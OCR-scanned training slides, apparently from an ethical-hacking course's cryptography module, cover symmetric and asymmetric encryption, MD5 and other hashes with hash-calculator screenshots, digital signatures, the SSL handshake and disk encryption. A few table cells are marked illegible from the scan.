
Module 19

Engineered by **Hackers.** Presented by Professionals.


Types of Cryptography

Symmetric Encryption

Symmetric encryption (secret-key, shared-key, and private-key) **uses the same key** for encryption as it does for decryption



Symmetric Encryption



Asymmetric Encryption

Asymmetric Encryption


Asymmetric encryption (public-key) **uses different encryption keys** for encryption and decryption. These keys are known as public and private keys

Message Digest (One-way Hash) Functions

Hash functions **calculate a unique fixed-size bit string** representation called a message digest of any arbitrary block of information

If any given bit of the function's input is changed, every output bit has a **50 percent** chance of changing

It is computationally infeasible to have two files with the **same message digest value**



Note: Message digests are also called one-way bash functions because they cannot be reversed

Message Digest Function: MD5

MD5 Algorithm


MD5 hash is a 32-digit hexadecimal number

MD5 algorithm takes a message of arbitrary length as input and outputs a 128-bit fingerprint or message digest of the input


MD5 is not collision resistant, use of latest algorithms such as SHA-2 and SHA-3 is recommended

It is still deployed for digital signature applications, file integrity checking and storing passwords

Checksum Verifier



MD5 Hash Calculators: HashCalc, MD5 Calculator and HashMyFiles



Data Format: File

Data: C:\Program Files (x86)\HashCalc\HashCalc.chm

☐ HMAC Key Format: Text string Key:

☑ MD5 2ae58ce465094805e474d7f29afcc5a2

☐ MD4

☑ SHA1 2207aa578b207b5d80574ad8b3a5d59a3d895be2

☑ SHA256 a00bc7f604c8810068ece4fa743fd6ab747246da7f2e7fc1

☐ SHA384

☐ SHA512

☑ RIPEMD160 cc36f3c53ec530f6cde4acfed56f9fdd4288aadb

☐ PANAMA

☐ TIGER


☑ MD2 313434f91573c907bedfec6cfe11d68d

☐ ADLER32

☑ CRC32 9d988947

☐ eDonkey/eMule

http://www.slavasoft.com




File Name: [illegible]

MD5 Digest: 458764dd09df7cba3acb3b9880b371c4

Compare To:

☐ Upper case

http://www.bullzip.com




Filename	MD5	SHA1	CRC32	SHA-256	SHA-512
[illegible]	6d1e45e2c31bc23'28...	f4ab6245f49f39a...	135fe919	616e77d88fce303615...	c0938bf0c
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
ngrec-1.45-w...	1f0e7c2a66a01e0237...	b8e9071047812a...	b1c6a363	e5fe23c0351e49355e...	[illegible]
setup_[illegible]	62927dd[illegible]	4bff1ac2754868...	bff76bc0	901b80c[illegible]	[illegible]
WinDump.exe	7b50683732d9efd3dc...	d59bc5472'951...	2bd6f421	2525041dca2bd37240...	c91137
[illegible]	04eac70dc7b30a8e8...	26f918eef8b1a4a...	4bfdc0e1	bc3bf487938f6d16c6...	056103cbd

6 file(s), 1 Selected

http://www.nirsoft.net

Digital Signature

- Digital signature used asymmetric cryptography to simulate the security properties of a **signature in digital, rather than written form**
- A digital signature may be further protected, by encrypting the signed email for confidentiality



SIGN

Confidential information

Hash value

Sender signs hash code using his PRIVATE key

Append the signed hash code to message

SEAL

Encrypt message using one-time symmetric key

Encrypt the symmetric key using recipient's PUBLIC key

DELIVER

Mail electronic envelopes to the recipient

ACCEPT

OPEN

Recipient decrypt one-time symmetric key using his PRIVATE key

Decrypt message using one-time symmetric key


VERIFY

Unlock the hash value using sender's PUBLIC key

Rehash the message and compare it with the hash value attached with the mail

SSL (Secure Sockets Layer)

- SSL is an application layer protocol developed by Netscape for **managing the security** of a message transmission on the Internet
- It uses **RSA asymmetric (public key) encryption** to encrypt data transferred over SSL connections



① **Client Hello** message (includes SSL version, randomly generated data, encryption algorithms, session ID, key exchange algorithms, compression algorithms, and MAC algorithms)

② Determines the SSL version and encryption algorithms to be used for the communication; sends Server Hello message (Session ID) and Certificate message (local certificate)

③ Sends a **Server Hello** Done message

④ Verifies the Digital certificate; generates a random premaster secret (Encrypted with server's public key) and sends **Client Key Exchange** message with the premaster secret

⑤ Sends a **Change Cipher Spec** message and also sends **Finished** message (hash of handshake message)

⑥ Hash value is calculated for the exchanged handshake messages and then compared to the hash value received from the client; If the two match, the key and cipher suite negotiation succeeds. Sends a **Change Cipher Spec** message and also sends **Finished** message (hash of handshake message)

Disk Encryption

Confidentiality

1

Disk encryption protects **confidentiality of the data** stored on disk by converting it into an unreadable code using disk encryption software or hardware

- Privacy
- Passphrase
- Hidden Volumes

Encryption

2

Disk encryption works in a similar way as **text message encryption** and protects data even when the OS not active

- Volume Encryption

Protection

3

With the use of an encryption program for your disk, you can **safeguard any information** to burn onto the disk, and keep it from falling into the wrong hands

- Blue Ray
- DVD
- Backup